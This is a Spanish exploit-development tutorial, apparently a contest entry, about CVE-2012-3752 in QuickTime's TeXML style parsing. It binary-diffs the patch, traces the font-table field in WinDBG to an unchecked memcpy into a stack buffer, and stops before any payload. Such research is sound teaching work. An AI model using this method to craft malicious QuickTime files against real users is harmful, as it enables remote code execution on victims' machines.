

APPLE QUICKTIME

TEXTML STYLE ELEMENT PARSING REMOTE CODE
EXECUTION VULNERABILITY



CONCURSO 12.

VULNERABILIDAD: Stack Buffer Overflow.

OBJETIVO: ¡Ejecutar código arbitrario explotando la vulnerabilidad!

PLATAFORM TEST: Windows XP SP3, DEP Desactivado.

HERRAMIENTAS: OllyDBG v1.10, IDA, WinDBG, NotePad++

PLUGINS FUNDAMENTALES:

turbodiff

POR: **Nox**

PE: QuickTime.exe,
QuickTime3GPP.qtx

Diciembre – 2012

INTRODUCCIÓN

La primera vez en todo siempre es excitante, esta es la primera vez que hago un exploit y la verdad fueron horas y horas de lectura, preguntar a los maestro y luego con todo lo adquirido ponerse a practicar y practicar. Los que nos dedicamos a esto estamos acostumbrado a fallar, ¿a caso funciona como tú esperas la primera vez que haces una prueba de concepto?, no, no funciona la primera vez en los 99% de las veces, mayormente siempre falla una vez al menos tú código hasta que funcione como tú esperas, y más aún cuando es la primera vez que vas a tocar el tema, pero una vez que obtienes el resultado, lo que sientes, el grado de satisfacción es inexplicable. Tal vez esto sea simple para muchos que ya son EW, pero para mi es un gran logro.

RECOPILANDO INFORMACIÓN

Primero debemos obtener toda información pública acerca de la vulnerabilidad.

- <http://www.zerodayinitiative.com/advisories/ZDI-12-107/>
- http://secunia.com/advisories/cve_reference/CVE-2012-3752/

DETALLES DE LA VULNERABILIDAD

- Múltiples Buffer Overflows en QuickTime, en versiones anteriores a la 7.7.3.
- Es requerido la interacción de parte del usuario para explotar la vulnerabilidad, visitando una página maliciosa o abriendo un archivo malicioso.
- La falla específica es en el parseo de los elementos XML en un archivo de formato TeXML.
- Dentro del módulo QuickTime3GPP.qtx, la función encargada de parsear los subcampos no valida correctamente la longitud de los datos.
- La explotación de esta vulnerabilidad podría permitir a un atacante remoto ejecutar código arbitrario o causar un *Denial Of Service* en el contexto del usuario que ejecuta QuickTime.

¿QUÉ ES TEXML?

- http://developer.apple.com/library/mac/#documentation/QuickTime/QT6_3/Chap1/QT6WhatsNew.html
- TeXML es un formato basado en XML para la construcción de pistas de texto en un archivo de película compatibles con 3GPP.
- En el apartado *QuickTime TeXML Example* de la documentación oficial, se encuentra un ejemplo de un archivo con formato TeXML que será usado para efectos de este escrito.




Imagen 1 – Película de texto con el formato TeXML.

DIFERENCIA DE BINARIOS

La comparación de binarios se realiza cuando no existe código fuente de la aplicación. Debemos comparar el módulo QuickTime3GPP.qtx de la versión 7.7.3 contra la 7.7.2 para obtener las rutinas que han sido modificadas al parchar la vulnerabilidad en la versión 7.7.3.

- http://www.oldapps.com/quicktime_player.php

Para realizar dicha tarea haremos uso del *plugin turbodiff* desarrollado por Nicolás Economou para IDA.

- <http://corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=tool&name=turbodiff>

La instalación del plugin es sencilla y se sigue los siguientes pasos.

1. Descargar la versión del *turbodiff* correspondiente, por ejemplo *turbodiff v1.01b r1.1*.
2. Desempaquetar el contenido
3. Mover el archivo *turbodiff.plw* y *turbodiff.cfg* al directorio `\plugins\` de IDA.

Instalamos la versión 7.7.3 de QuickTime para analizar el módulo QuickTime3GPP.qtx con IDA y obtener la diferencia usando el plugin *turbodiff* con los siguientes pasos.

1. Abrir el módulo QuickTime3GPP.qtx que se encuentra en la ruta `C:\Archivos de programa\QuickTime\QTSystem\QuickTime3GPP.qtx` con el IDA.
2. Dirigirse al menú `Edit→Plugins→turbodiff→take info from this idb`, para generar el análisis a dicho módulo.
3. Guardar los archivos generados (*QuickTime3GPP.ana*, *QuickTime3GPP.dis* y *QuickTime3GPP.idb*) en un directorio aparte.



Imagen 2 – Archivos generados.

Instalamos la versión 7.7.2 de QuickTime y se sigue los mismos pasos para generar el análisis, una vez realizado, lo siguiente es hacer la comparación de binarios teniendo el IDA abierto con el módulo QuickTime3GPP.qtx de la versión 7.7.2.

1. Dirigirse al menú Edit→Plugins→turbodiff→compare with, para generar la comparación de binarios.
2. Seleccionar el archivo idb del análisis del módulo QuickTime3GPP.qtx de la versión 7.7.3.
3. Si desea, especificar la ruta dónde se guardará el log de la comparación, o dejarlo por defecto.
4. Marcar todos los *checks* del *group, Options*.
5. Seleccionar el *radiobutton* del *group, Heuristics Precision* → *High (Slow)*.
6. Clic en el botón *OK*.




Imagen 3 – Opciones del turbodiff.

Al realizar todos los pasos correctamente debemos asegurarnos que *wingraph32.exe* esté en el directorio de IDA para obtener en gráficos la diferencia entre los dos binarios, el *plugin turbodiff* creará una ventana mostrando el análisis que ha efectuado. En esta ventana debemos encontrar los cambios que realizaron para parchar la vulnerabilidad, para eso buscamos la palabra *changed* en la columna *category*.

viewed	category	address	name	address	name
	suspicious +	67eed830	sub_67EED830	67eed910	sub_67EED910
	suspicious +	67eedc20	sub_67EEDC20	67eedd00	sub_67EEDD00
	changed	67eed7c0	sub_67EED7C0	67eed880	sub_67EED880
	changed	67eed750	sub_67EED750	67eed750	sub_67EED750
	unmatched ?			67eed780	sub_67EED780

Imagen 4 – Análisis del turbodiff.

Se encontraron dos funciones dónde hubieran cambios, la primera en la dirección 0x67EED7C0 y la otra en 0x67EED750, si le damos doble clic a cada una, se genera los grafos con el flujo de la función y los cambios que ha tenido para cada versión.




Imagen 5 – Diferencias en la función sub_67EED7C0




Imagen 6 – Diferencias en la función sub_67EED750

Se puede observar claramente los cambios realizados para cada función, que son muy parecidos, pero no son 100% iguales una función de otra. Si analizamos el parche, podemos darnos cuenta que han hecho un trabajo correcto al parchar, y la versión 7.7.3 no es vulnerable.




Imagen 7 – Parche de la función sub_67EED7C0 en la versión 7.7.3 (sub_67EED880)

El *basicblock* de color verde muestra una comprobación usando un salto condicional JZ, se comprueba que AX=0, si se cumple nos botan, si no, pasamos al JLE, esta es la forma de asegurarse que el valor contenido en AX no sea un valor inesperado, 0 o un valor negativo, si es así, nos dicen adiós, si no entra al *basicblock* rojo que es el código agregado, y ahí es dónde limita a AX<=0x0F (sin signo), siendo que la máxima longitud será hasta 15 Bytes.

BUSCANDO LA VULNERABILIDAD

Para buscar la vulnerabilidad necesitamos un archivo de formato TeXML, en el sub-apartado, *¿qué es TeXML?*, se da una dirección dónde se encuentra la documentación oficial y un ejemplo de este archivo, así que, para efectos de este escrito usaremos dicho ejemplo, con una pequeña modificación y es el siguiente.

Example.xml

```
<?xml version="1.0"?>
<?quicktime type="application/x-quicktime-tx3g"?>

<text3GTrack trackWidth="176.0" trackHeight="60.0" layer="0"
  language="eng" timeScale="600"
  transform="translate(0,100)">
  <sample duration="2400" keyframe="true">
    <description format="tx3g" displayFlags="ScrollIn"
      horizontalJustification="Left"
      verticalJustification="Top"
      backgroundColor="0%, 0%, 0%, 100%">
      <defaultTextBox x="0" y="0" width="176" height="60"/>
      <fontTable>
        <font id="1" name="Times"/>
      </fontTable>
      <sharedStyles>
        <style id="1">{font-table: 1} {font-size: 10}
          {font-style:normal}
          {font-weight: normal}
          {color: 100%, 100%, 100%, 100%}</style>
      </sharedStyles>
    </description>
    <sampleData scrollDelay="200"
      highlightColor="25%, 45%, 65%, 100%"
      targetEncoding="utf8">
      <textBox x="10" y="10" width="156" height="40"/>
      <text styleID="1">
This is a <marker id="1"/>simple<marker id="2"/> run
of <marker id="3"/>text<marker id="4"/>.</text>
      <highlight startMarker="1" endMarker="2"/>
      <blink startMarker="3" endMarker="4"/>
    </sampleData>
  </sample>
</text3GTrack>
```

ENCONTRANDO LA FUNCIÓN Y EL CAMPO VULNERABLE

Debemos encontrar el campo vulnerable en el XML de formato TeXML, para eso debemos establecer *breakpoints* por software en cada función que nos devolvió como *changed* el *turbodiff*. Como sabemos dichas funciones están

dentro del módulo QuickTime3GPP.qtx (que no es nada más y nada menos que una DLL), así que abrimos el QuickTime.exe en el WinDBG.

```
0:000> .reload /f
Reloading current modules
*** ERROR: Module load completed but symbols could not be loaded for
QuickTimePlayerLauncher.exe
.....
0:000> lm
start  end  module name
00400000 0052c000 QuickTimePlayerLauncher (no symbols)
77be0000 77c38000 msvcrt (pdb symbols)
c:\symbols_wxpx86\msvcrt.pdb\7BCF30D8C91B4F1B85FA4E55896250111\msvcrt.pdb
77da0000 77e4c000 ADVAPI32 (pdb symbols)
c:\symbols_wxpx86\advapi32.pdb\5EFB9BF42CC64024AB64802E467394642\advapi32.pdb
77e50000 77ee2000 RPCRT4 (pdb symbols)
c:\symbols_wxpx86\rpcrt4.pdb\CCD4FE9B704E48B6B8A12F31E112AA6F2\rpcrt4.pdb
77ef0000 77f39000 GDI32 (pdb symbols)
c:\symbols_wxpx86\gdi32.pdb\740F60A99F2A417E96C387400994588D2\gdi32.pdb
77fc0000 77fd1000 Secur32 (pdb symbols)
c:\symbols_wxpx86\secur32.pdb\E8D378740B8E4A46B19CAFCD2D6DDF7D2\secur32.pdb
78130000 781cb000 MSVCR80 (private pdb symbols)
c:\symbols_wxpx86\msvcr80.i386.pdb\54C9E2F351544D1CB39517DC4B299EA81\msvcr80.i386.pdb
7c800000 7c903000 kernel32 (pdb symbols)
c:\symbols_wxpx86\kernel32.pdb\34560E80F5C54175B208848EF863C5BD2\kernel32.pdb
7c910000 7c9c5000 ntdll (pdb symbols)
c:\symbols_wxpx86\ntdll.pdb\1751003260CA42598C0FB32658500ED2\ntdll.pdb
7e390000 7e421000 USER32 (pdb symbols)
c:\symbols_wxpx86\user32.pdb\D18A41B74E7F458CAAAC1847E2D8BF022\user32.pdb
```

El módulo QuickTime3GPP.qtx no ha sido cargado aún como podemos ver en el *log* del WinDBG, así que en el momento que necesite leer el fichero XML tendrá que cargarlo, corremos la aplicación hasta que cargue el módulo que deseamos.

```
0:000> g
[...]
ModLoad: 0a990000 0ad45000 C:\Archivos de programa\Archivos comunes\Apple\Apple Application
Support\CoreGraphics.dll
ModLoad: 67ee0000 67f17000 C:\Archivos de programa\QuickTime\QTSystem\QuickTime3GPP.qtx
ModLoad: 67f20000 67f7e000 C:\Archivos de
programa\QuickTime\QTSystem\QuickTime3GPPAuthoring.qtx
```

Después de cargar varios módulos, el *log* nos informa que ya ha sido cargado el módulo que buscamos, ahora debemos parar el depurador para poner los *breakpoints* por *software* a las funciones implicadas, luego correr la aplicación para interactuar con el QuickTime y poder parar en dichas funciones cuando el *parseo* de los campos vulnerables del formato TeXML comience.

```
0:002> bp 67EED7C0
*** ERROR: Symbol file could not be found. Defaulted to export symbols for C:\Archivos de
programa\QuickTime\QTSystem\QuickTime3GPP.qtx -
0:002> bp 67EED750
0:002> bl
0 e 67eed7c0 0001 (0001) 0:**** QuickTime3GPP!EatTx3gComponentDispatch+0x4600
1 e 67eed750 0001 (0001) 0:**** QuickTime3GPP!EatTx3gComponentDispatch+0x4590
0:002> g
```

Abrimos el fichero [Example.xml](#) con el QuickTime, usando los siguientes pasos:

1. Archivo → Abrir Archivo.
2. Especificar que el tipo de archivos sea “Todos los Archivos (*.*)”.
3. Seleccionar el archivo `Example.xml` y dar clic en `Abrir`.

```

Breakpoint 0 hit
eax=00000000 ebx=0013cc78 ecx=00000003 edx=00000004 esi=0013cbcc edi=0000000b
eip=67eed7c0 esp=0013cbb8 ebp=00000000 iopl=0         nv up ei ng nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000293
QuickTime3GPP!EatTx3gComponentDispatch+0x4600:
67eed7c0 83ec18      sub     esp,18h

```

El WinDBG nos dice que paró en el *BreakPoint* número 0 y la dirección de la función es `0x67EED7C0`, como información extra, nos da el desensamblado de la línea donde se detuvo la depuración.

Podemos desensamblar toda la función con el comando `uf eip`, pero como tenemos el IDA abierto nos dirigimos a la dirección `0x67EED7C0` para ver la función completa.

Al analizar el primer *BasicBlock* nos encontramos con la comparación usando el mnemónico `TEST` para luego efectuarse el cambio de flujo; miremos un poco más.

```

67EED7C0 var_4= dword ptr -4
67EED7C0 arg_0= dword ptr 4
67EED7C0
67EED7C0 sub     esp, 18h
67EED7C3 mov     eax, ___security_cookie
67EED7C8 xor     eax, esp
67EED7CA mov     [esp+18h+var_4], eax
67EED7CE mov     eax, [esp+18h+arg_0]
67EED7D2 push   edi
67EED7D3 mov     dl, 20h
67EED7D5 mov     word ptr [esi], 0
67EED7DA call    sub_67EED160
67EED7DF mov     edi, eax
67EED7E1 mov     edx, edi
67EED7E3 call    sub_67EED2B0
67EED7E8 movzx  eax, ax
67EED7EB test   ax, ax
67EED7EE jz     short loc_67EED81D

```

Imagen 8 – Primer *BasicBlock* de la función `sub_67EED7C0`.

IDA reconoce que el primer argumento de la función se va a mover al registro `EAX` en la dirección `0x67EED7CE` (el offset sería `+0x1C`). Con todo ya analizado podemos deducir –según la experiencia, si hay un `CALL` justo antes de una comparación es porque ahí podría estar el “punto caliente” con gran posibilidad a acertar– que seguramente parte de la respuesta a nuestra investigación está en el `CALL sub_67EED2B0` que está antes del mnemónico `TEST`.

Miremos la pila para ver sus argumentos.

```

0:000> d esp
0013cbb8 67eedd3a "f.T$....f.S..."
0013cbbc 0e2d80bc " 1} {font-size: 10}..           {fon"
0013cbc0 00000001
0013cbc4 00000000

```

¡EUREKÁ! Tenemos el campo que se está *parseando* en la función `sub_67EED7C0`. A continuación se muestra el fichero `Example.xml`, con los campos involucrados.

Example.xml

```

<sharedStyles>
  <style id="1">{font-table: 1} {font-size: 10}
    {font-style:normal}
    {font-weight: normal}
    {color: 100%, 100%, 100%, 100%}</style>
</sharedStyles>

```

Bien, ya tenemos el campo – *font-table* – que *parsea* la función `sub_67EED7C0`, ahora corramos la aplicación y veamos que pasa luego.

```

0:000> g
Breakpoint 0 hit
eax=00000003 ebx=0013cc78 ecx=00000005 edx=00000004 esi=0013cbd8 edi=0000000a
eip=67eed7c0 esp=0013cbb8 ebp=00000003 iopl=0         nv up ei ng nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000293
QuickTime3GPP!EatTx3gComponentDispatch+0x4600:
67eed7c0 83ec18      sub     esp,18h

```

La depuración nuevamente es pausada debido al *breakpoint* número 0, ya que vuelve caer en la misma función `sub_67EED7C0`, si miramos la pila, el siguiente campo que *parseará* es el la cadena “10”.

```

0:000> d esp
0013cbb8 67eedd81 ".T$....S..KV.t$ .9....D$ ....C..5V.t$0.....&.T$$RV"
0013cbbc 0e2d80cb " 10}..           {font-style:normal}"
0013cbc0 00000001
0013cbc4 00000000

```

Para obtener una información más exacta volcamos la dirección `0x0E2D80CB`.

```

0:000> da 0e2d80cb-B
0e2d80c0 "{font-size: 10}..           "
0e2d80e0 "           {font-style:norma"
0e2d8100 "1}..           "
0e2d8120 " {font-weight: normal}..     "
0e2d8140 "           {color: 10"
0e2d8160 "0%, 100%, 100%, 100%}"

```

Otro campo más, *font-size* es el campo que *parsea* la función `sub_67EED7C0`.

Example.xml

```
<sharedStyles>
  <style id="1">{font-table: 1} {font-size: 10}
    {font-style:normal}
    {font-weight: normal}
    {color: 100%, 100%, 100%, 100%}</style>
</sharedStyles>
```

Continuamos la ejecución del QuickTime a través del WinDBG, para ver si nos aguarda otra sorpresa más.



Imagen 9 – Example.xml interpretado por el QuickTime.

Nada de nada, el QuickTime terminó de *parsear* el fichero [Example.xml](#) y no volvió a parar por ningún *breakpoint* jamás.

LA FUNCIÓN Y EL CAMPO VULNERABLE

- Campos vulnerables, *font-table* & *font-size*.
- La función vulnerable se encuentra en la dirección 0x67EED7C0, y desde ahora el nombre `sub_67EED7C0` será cambiado a `funVulnerable` por motivos didácticos.

DESBORDAR LA PILA

Usaremos el campo *font-table*, y encontraremos la rutina que se encarga de pasar el valor de dicho campo a la pila, para eso necesitamos *tracedar* la función `funVulnerable`, así que volvemos a abrir el fichero [Example.xml](#) y editamos el campo *font-table* de la siguiente manera.

Example.xml

```
<sharedStyles>
  <style id="1">{font-table: 12356abcd} {font-size: 10}
    {font-style:normal}
    {font-weight: normal}
    {color: 100%, 100%, 100%, 100%}</style>
</sharedStyles>
```

Guardamos los cambios y abrimos el fichero con el QuickTime.

```
Breakpoint 0 hit
eax=00000000 ebx=0013cc78 ecx=0000000c edx=00000004 esi=0013cbcc edi=0000000b
eip=67eed7c0 esp=0013cbb8 ebp=00000000 iopl=0         nv up ei ng nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000293
QuickTime3GPP!EatTx3gComponentDispatch+0x4600:
67eed7c0 83ec18          sub     esp,18h
```

Volvió a parar por el *breakpoint* número 0, a partir de ahí *tracearemos* hasta la dirección 0x67EED7E3 donde se encuentra la función [sub_67EED2B0](#), comentada ya antes como sospechosa.

```
0:000> t
eax=561f721b ebx=0013cc78 ecx=0000000c edx=00000004 esi=0013cbcc edi=0000000b
eip=67eed7ce esp=0013cba0 ebp=00000000 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
QuickTime3GPP!EatTx3gComponentDispatch+0x460e:
67eed7ce 8b44241c        mov     eax,dword ptr [esp+1Ch] ss:0023:0013cbcc=0e2d8444
```

Como mencionamos antes, en la dirección 0x67EED7CE mueve el primer argumento al registro **EAX**, si miramos en la pila dicha dirección.

```
0:000> dda [esp+1C]
0013cbcc 0e2d8444 " 123456abcd" {font-size: 10}..
0013cbc0 00000001
0013cbc4 00000000
0013cbc8 0e1fe3ac "8.-....."
0013cbcc 00160000 "."
0013cbd0 00000000
0013cbd4 00000004
0013cbd8 668908e0 ".D$.P.....D$.D$.u.f....3.9@.V...."
0013cbdc 00160000 "."
0013cbe0 0e2d8450 "{font-size: 10}.. {font-s"
0013cbe4 0013cbcc "D.-.."
0013cbe8 0e2d8507 "....."
0013cbec 0013ce24 ""
0013cbf0 67f059e8 "font-table:"
0013cbf4 67f059dc "font-style:"
0013cbf8 67f059cc "font-weight:"
0013cbfc 67f059c0 "font-size:"
0013cc00 67f059b4 "text-align:"
0013cc04 67f059a0 "text-decoration:"
0013cc08 67f05990 "line-height:"
0013cc0c 67f05988 "color:"
0013cc10 67f05974 "backgroundcolor:"
```

Vemos como le está pasando el puntero al registro **EAX**, del valor del campo *font-table*; sigamos *traceando* hasta llegar a la función [sub_67EED2B0](#).

```
0:000> t
eax=0e2d8445 ebx=0013cc78 ecx=00000028 edx=0e2d8445 esi=0013cbcc edi=0e2d8445
eip=67eed7e3 esp=0013cb9c ebp=00000000 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
QuickTime3GPP!EatTx3gComponentDispatch+0x4623:
67eed7e3 e8c8faffff     call   QuickTime3GPP!EatTx3gComponentDispatch+0x40f0 (67eed2b0)
```

Antes de pasar por la función [sub_67EED2B0](#), tres registros – EAX, EDX y EDI – están apuntando al valor del campo *font-table*.

Después miramos la función en el IDA.




Imagen 10 – Función sub_67EED2B0 (numFiltro).

Esta función es fácil de entender, lo que hace es sólo aceptar números dentro del valor de los campos *font-table* y *font-size*, **EAX** está de contador por cada valor numérico, si encuentra un caracter que no sea numérico, la resta del sub-registro **CL** con el valor 09 daría un valor no permitido y saltaría hacia el **RET**, ya que al usar un salto condicional – **JA** – que no considera signo, sólo aceptaría los valores en hexadecimal de 0x30 hasta 0x39 (debido al diseño de la rutina que filtra valores no numéricos), valores que en su representación ASCII son los números de 0 hasta el 9. Finalmente cambiamos el nombre de la función **sub_67EED2B0** a **numFiltro** para que sea más humano recordar.

Al pasar por la función con un *trace over*.

```

0:000> p
eax=00000006 ebx=0013cc78 ecx=00000031 edx=0e2d844c esi=0013cbcc edi=0e2d8445
eip=67eed7e8 esp=0013cb9c ebp=00000000 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
QuickTime3GPP!EatTx3gComponentDispatch+0x4628:
67eed7e8 0fb7c0     movzx  eax,ax

```

EAX tiene la longitud, y como mencionamos, sólo acepta caracteres numéricos, y el registro **EDI** tiene el puntero al valor del campo vulnerable. Como el registro **EAX** no es 0, la condición no se cumple y no nos botan a patadas, luego sin que haya ningún cambio en los registros **EAX** y **EDI** vemos que son empujados a la pila como argumentos, también un nuevo argumento más se puede observar, el registro **ECX** y una dirección de la pila es movida al

registro **ECX**, ¡exacto!, de la ¡PILA! Consecutivamente le sigue la llamada a la función **sub_67EF1C80**.

```

67EED7F0 mov     [esp+1Ch+var_14], al
67EED7F4 movsx  eax, ax
67EED7F7 push   eax                ; Size
67EED7F8 lea   ecx, [esp+20h+var_13]
67EED7FC push   ecx                ; destination
67EED7FD push   edi                ; Source
67EED7FE call  sub_67EF1C80
67EED803 lea   edx, [esp+28h+var_18]

```

Imagen 11 – Parámetros de la función sub_67EF1C80.

Al llegar a la dirección 0x67EED7FE miramos la información que podemos obtener en el WinDBG.

```

0:000> t
eax=00000006 ebx=0013cc78 ecx=0013cba5 edx=0e2d844c esi=0013cbcc edi=0e2d8445
eip=67eed7fe esp=0013cb90 ebp=00000000 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
QuickTime3GPP!EatTx3gComponentDispatch+0x463e:
67eed7fe e87d440000      call   QuickTime3GPP!EatTx3gComponentDispatch+0x8ac0 (67ef1c80)

```

Y justo antes de pasar la función observamos en la pila sus argumentos.

```

0:000> dda esp
0013cb90 0e2d8445 "123456abcd" {font-size: 10}..
0013cb94 0013cba5 ""
0013cb98 00000006

```

Esta función a la que llamaremos **mCopy** desde ahora, no es más que un *wrapper*. Necesitamos saber en que función termina para poder efectuar el exploit con la mayor comodidad posible, así qué pongamos un *Hardware Breakpoint on Write* en la dirección 0x0013CBA5.

```

0:000> ba w1 0x0013cba5
0:000> bl
0 e 67eed7c0 0001 (0001) 0:**** QuickTime3GPP!EatTx3gComponentDispatch+0x4600
1 e 67eed750 0001 (0001) 0:**** QuickTime3GPP!EatTx3gComponentDispatch+0x4590
2 e 0013cba5 w 1 0001 (0001) 0:****
0:000> g
Breakpoint 2 hit
eax=00000031 ebx=0013cc78 ecx=00000003 edx=00000003 esi=0e2d8445 edi=0013cba5
eip=6685e08e esp=0013cb44 ebp=0013cb4c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
QuickTime!DllMain+0x5c61e:
6685e08e 8a4601        mov     al,byte ptr [esi+1]          ds:0023:0e2d8446=32

```

En el módulo de nombre QuickTime.qts es dónde se pausó la depuración debido al *Hardware Breakpoint* establecido, si abrimos dicho módulo que se encuentra en el mismo directorio que QuickTime3GPP.qts con algún *disasm*.

```

.text:6685E088 unknown_libname_52: ; DATA XREF: unknown_libname_46+
.text:6685E088 and     edx, ecx ; Microsoft VisualC 2-10/net run
.text:6685E08A mov     al, [esi]
.text:6685E08C mov     [edi], al
.text:6685E08E mov     al, [esi+1]
.text:6685E091 mov     [edi+1], al

```

Imagen 12 – Escribiendo en la pila

IDA tarda bastante en analizar pero si vemos (algo que ya sospechaba), es que reconoció la función como una perteneciente a la RunTime de Microsoft VisualC, específicamente es la función `memcpy` que ha sido *linkeada* en este módulo del QuickTime.qts, realmente raro.

El prólogo de la función `memcpy` se encuentra en la dirección 0x6685DFF0.

```
.text:6685DFF0 memcpy          proc near
```

Como es un *wrapper* a `memcpy`, la función `mCopy` debería tener los mismos parámetros, así como los mismos tipos de datos.

```
void *memcpy(  
    void *dest,  
    const void *src,  
    size_t count  
);
```

Nota:

Al copiar una sección de memoria otra, `memcpy` toma diferentes caminos según la longitud del buffer a copiar, entonces al poner un *Hardware Breakpoint* en el buffer dónde copiará el valor del campo vulnerable, pausará la depuración en otras direcciones, en esos escenarios, tener en cuenta que la longitud implica el camino que tomará para efectuar su función satisfactoriamente dentro de `memcpy`.

Después de copiar el valor del campo al buffer.

```
0:000> da 13cba5  
0013cba5 "123456g9...Y.ge.ZI:..gD+.."
```

Ya tenemos información que nos sirve para el objetivo de este sub-apartado, efectuar el *Stack Buffer Overflow* (desbordar la pila).

- La función vulnerable nombrada `funVulnerable` se encuentra en la dirección 0x67EED7C0.
- Los campos vulnerables son `font-table` & `font-size`, del cual `font-table` será usado para la explotación de la vulnerabilidad
